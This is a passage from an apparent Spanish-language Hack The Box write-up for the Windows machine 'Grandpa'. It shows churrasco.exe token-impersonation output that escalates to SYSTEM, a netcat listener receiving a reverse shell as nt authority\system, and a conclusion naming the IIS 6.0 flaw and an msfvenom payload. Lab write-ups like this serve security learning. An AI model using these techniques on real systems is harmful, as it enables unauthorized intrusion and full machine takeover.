churrasco.exe -d "C:\WINDOWS\Temp\shell32.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\WINDOWS\Temp>
[Grandpa] 0:python2 1:rlwrap* 2:rlwrap- 3:bash

```

y somos nt authority system


```
(kali㉿kali)-[~/machineshtb/grandpa]
$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.14] 1042
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system
C:\WINDOWS\TEMP>
```

Conclusión: Grandpa es una máquina Windows facil, la cual se basa en la vulnerabilidad que presenta Microsoft IIS 6.0 la cual nos entrega acceso inicial al sistema, esta máquina es la misma que granny por lo cual si ya sé a realizado esta máquina hacer grandpa resulta muy fácil. Para escalar privilegios se utiliza el .exe churrasco que funciona en equipos Windows antiguos y es el equivalente a juicypotato, tambien se ejecuta una reverse shell de msfvenom en formato de 32 bits.